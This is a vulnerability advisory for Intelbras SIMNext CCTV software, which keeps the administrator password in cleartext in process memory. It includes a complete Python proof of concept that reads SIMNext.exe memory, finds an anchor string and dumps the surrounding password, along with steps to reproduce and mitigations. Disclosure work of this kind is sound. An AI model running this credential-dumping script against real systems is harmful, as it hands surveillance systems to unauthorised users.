Advisory: Administrator Device Password Stored in Cleartext in Intelbras SIMNext Memory

Advisory ID: [Your-Handle]-2025-001

CVE ID: CVE-2025-XXXXX (Pending)

Author/Discoverer: Matheus Da Silva Gonçalves a.k.a G0ncz

Publication Date: June 24, 2025

Vendor: Intelbras S.A.

Product: Intelbras SIMNext Software

Affected Version: [Version Tested, e.g., 1.0.35] (and prior)

Vulnerability Type: CWE-316: Cleartext Storage of Sensitive Information in Memory

Severity (CVSS v3.1): 7.8 (High) - CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

1. Executive Summary

A critical security vulnerability has been discovered in the Intelbras SIMNext CCTV management software. The application stores the administrator user's password in cleartext within the memory of the SIMNext.exe process after a successful authentication. A local attacker with low-level privileges on the operating system can read the process memory and extract this credential, allowing for a full privilege escalation within the software and leading to a complete compromise of the surveillance system it manages.

2. Vulnerability Details

Following a successful login, the SIMNext application fails to properly clear or protect the variable holding the user's password. The credential remains resident in memory as a plain string (encoded in UTF-16-LE) without any form of obfuscation or encryption. This data is often stored in a predictable memory structure, located near other session-related data such as connection status strings or the username.

Any process running in the same user session, even with low privileges, can request a handle to the SIMNext.exe process with read permissions (PROCESS_VM_READ). By using Windows API calls to scan for a known data point (an "anchor," such as a status string), an attacker can pinpoint the memory region containing the user's session data

and trivially extract the adjacent cleartext password.

3. Proof of Concept (PoC)


The vulnerability is exploited by a Python script that dynamically discovers the password's location. Instead of searching for the unknown password, the script scans the process memory for a known anchor value—in this case, the status string "MainIPConnected". Upon locating the anchor, it dumps the surrounding memory region, revealing the administrator password stored nearby in cleartext.

```
# Dynamic PoC for Cleartext Password Discovery in SIMNext Memory
# Author: Matheus Gonçalves a.k.a G0ncz
# Date: 2025-06-24

import ctypes
import psutil
from ctypes.wintypes import DWORD, LPCVOID

# --- Windows API Definitions ---

class MEMORY_BASIC_INFORMATION(ctypes.Structure):
    _fields_ = [
        ('BaseAddress',       ctypes.c_size_t),
        ('AllocationBase',    ctypes.c_size_t),
        ('AllocationProtect', DWORD),
        ('PartitionId',       ctypes.c_ushort),
        ('RegionSize',        ctypes.c_size_t),
        ('State',             DWORD),
        ('Protect',           DWORD),
        ('Type',              DWORD),
    ]

MEM_COMMIT = 0x00001000
PAGE_NOACCESS = 0x01
PROCESS_QUERY_INFORMATION = 0x0400
PROCESS_VM_READ = 0x0010
k32 = ctypes.windll.kernel32
k32.VirtualQueryEx.argtypes = [ctypes.c_void_p, ctypes.c_void_p,
ctypes.POINTER(MEMORY_BASIC_INFORMATION), ctypes.c_size_t]
k32.VirtualQueryEx.restype = ctypes.c_size_t
```

```
k32.ReadProcessMemory.argtypes = [ctypes.c_void_p, ctypes.c_void_p,
ctypes.c_void_p, ctypes.c_size_t, ctypes.POINTER(ctypes.c_size_t)]
k32.ReadProcessMemory.restype = ctypes.c_bool

def hexdump(src, length=16, sep='.'):
    """Generates a classic hexdump output of a byte string."""
    result = []
    for i in range(0, len(src), length):
        subSrc = src[i:i+length]
        hexa = ''
        for h in range(0,len(subSrc)):
            if h == length/2:
                hexa += ' '
            hexa += ' %02X' % subSrc[h]
        text = ''.join([chr(c) if 0x20 <= c < 0x7F else sep for c in subSrc])
        result.append(('%08X: ' % (i)) + hexa.ljust(length*3) + ' |' + text + '|')
    return '\n'.join(result)

def find_pid_by_name(process_name):
    """Finds a Process ID (PID) by its executable name."""
    for proc in psutil.process_iter(['pid', 'name']):
        if proc.info['name'] == process_name:
            return proc.info['pid']
    return None

def scan_and_dump_memory(pid, anchor_bytes, dump_size=256):
    """Scans memory for an anchor and dumps the surrounding region."""
    found_regions = []
    hProcess = None
    try:
        permissions = PROCESS_QUERY_INFORMATION | PROCESS_VM_READ
        hProcess = k32.OpenProcess(permissions, False, pid)
        if not hProcess:
            print(f"Failed to get handle for PID {pid}. Error: {k32.GetLastError()}. Try as
Admin.")
            return

        print(f"Starting memory scan for PID {pid}. This may take a moment...")
        base_addr = 0
```

```
        mbi = MEMORY_BASIC_INFORMATION()
        while k32.VirtualQueryEx(hProcess, base_addr, ctypes.byref(mbi),
ctypes.sizeof(mbi)) > 0:
            next_addr = mbi.BaseAddress + mbi.RegionSize
            if (mbi.State == MEM_COMMIT and not (mbi.Protect & PAGE_NOACCESS)):
                try:
                    buffer = ctypes.create_string_buffer(mbi.RegionSize)
                    bytesRead = ctypes.c_size_t(0)
                    if k32.ReadProcessMemory(hProcess, mbi.BaseAddress, buffer,
mbi.RegionSize, ctypes.byref(bytesRead)):
                        offset = buffer.raw.find(anchor_bytes)
                        if offset != -1:
                            anchor_address = mbi.BaseAddress + offset
                            print(f"\n--> Anchor found at address: 0x{anchor_address:X}")

                            # Read the memory region around the anchor for dumping
                            dump_start_addr = max(mbi.BaseAddress, anchor_address -
dump_size // 2)
                            read_size = min(dump_size, mbi.RegionSize - (dump_start_addr -
mbi.BaseAddress))
                            dump_buffer = ctypes.create_string_buffer(read_size)
                            bytesReadDump = ctypes.c_size_t(0)

                            if k32.ReadProcessMemory(hProcess, dump_start_addr, dump_buffer,
read_size, ctypes.byref(bytesReadDump)):
                                print(f"--- Memory Dump around anchor (starting from
0x{dump_start_addr:X}) ---")
                                print(hexdump(dump_buffer.raw[:bytesReadDump.value]))
                                print("--- End of Dump ---")
                                found_regions.append(anchor_address)

                except (ctypes.ArgumentError, TypeError):
                    pass
            if next_addr == 0:
                break
            base_addr = next_addr
        return found_regions
    finally:
        if hProcess:
```

```
            k32.CloseHandle(hProcess)
            print("\nScan complete. Process handle closed.")

if __name__ == '__main__':
    # --- CONFIGURATION ---
    PROCESS_NAME = "SIMNext.exe"
    # The ANCHOR is a known value used to find the memory region.
    ANCHOR_STRING = "MainIPConnected"
    ENCODING = 'utf-16-le'
    ANCHOR_BYTES = ANCHOR_STRING.encode(ENCODING)

    # --- END CONFIGURATION ---

    pid = find_pid_by_name(PROCESS_NAME)
    if pid:
        print(f"Process '{PROCESS_NAME}' found with PID: {pid}")
        print(f"Scanning for anchor string: '{ANCHOR_STRING}' (Bytes:
{ANCHOR_BYTES})")
        results = scan_and_dump_memory(pid, ANCHOR_BYTES)
        if not results:
            print("Anchor not found. Check if the user is logged in and the anchor
string/encoding is correct.")
    else:
        print(f"Process '{PROCESS_NAME}' not found.")
```



4. Steps to Reproduce

1. Install and run the Intelbras SIMNext software on a Windows operating system.
2. Log in to the application with administrator credentials.
3. On the same machine, execute the Proof of Concept Python script provided above. The script is configured to use the string "MainIPConnected" as a memory anchor.
4. The script will scan the memory of the SIMNext.exe process for the anchor string.
5. Upon finding the anchor, it will print a hexadecimal and text dump of the surrounding memory. The cleartext password will be visible in this dump, typically located near the anchor string.

5. Impact

A successful exploit of this vulnerability results in an **application-level privilege escalation**. A local, low-privileged attacker can gain full administrative control over the CCTV system, leading to:

- **Confidentiality:** Unrestricted access to all live and stored video footage, which may contain sensitive information.
- **Integrity:** The ability to alter settings, delete evidence (recordings), modify user accounts, and manipulate system behavior.
- **Availability:** The ability to disable cameras, stop recordings, or block access for

legitimate users, rendering the security system inoperative.

6. Mitigation and Recommendations

It is recommended that the Intelbras development team implement the following fixes:

1. **Memory Wiping:** The variable storing the password should be securely zeroed out or dereferenced immediately after its use in the authentication validation process.
2. **Use of Secure Structures:** Use secure data structures for handling credentials, such as the .NET Framework's SecureString class, which keeps data encrypted in memory.
3. **OS-Level Protection:** Consider using operating system data protection APIs, such as the Windows Data Protection API (DPAPI), to protect sensitive data in memory.

7. Disclosure Timeline

- **June 24, 2025:** Vulnerability identified.
- **June 24, 2025:** Initial contact made with the vendor.
- **June 24, 2025:** CVE ID request submitted to MITRE.
- **June 24, 2025:** Public disclosure of this advisory.

8. References

- **CWE-316:** https://cwe.mitre.org/data/definitions/316.html
- **CVE:** [Link to CVE when public]